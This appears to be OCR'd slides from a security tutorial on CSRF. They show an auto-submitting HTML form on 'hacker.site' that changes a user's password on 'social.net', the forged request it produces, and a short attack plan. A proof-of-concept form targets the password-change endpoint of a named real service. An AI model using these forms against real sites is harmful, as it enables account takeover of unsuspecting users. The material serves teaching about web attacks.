
CSRF

Cross Site Request Forgery

WTF is "CSRF"?



hacker.site/1.html

```
<body onload="document.forms[0].submit()">
<form method="GET" action="//social.net/settings">
<input name="type" value="password">
<input name="pass" value="qwerty123">
</form>
...
```


```
GET /settings?type=password&pass=qwerty123 HTTP/1.1
Host: social.net
Cookie: username=user1; ...
...
```

CSRF attack plan

- Server has no unique tokens per request/user/session and no "referrer" checks
- Create form with filled inputs and auto submit
- Gives the link to the authenticated user
- He opens the link, submits a form and a browser make crafted by hacker request

CSRF example

Real-life example. CSRF in password change processing



```html
<html>
  <body>
    <form action="https://my.yota.ru/selfcare/setPassword" method="POST">
      <input type="hidden" name="password" value="_new_password_" />
      <input type="hidden" name="pconfirm" value="_new_password_" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

https://my.yota.ru/selfcare/setPassword

Изменение пароля

Для вашей безопасности измените пароль для вход

Новый пароль

Подтверждение пароля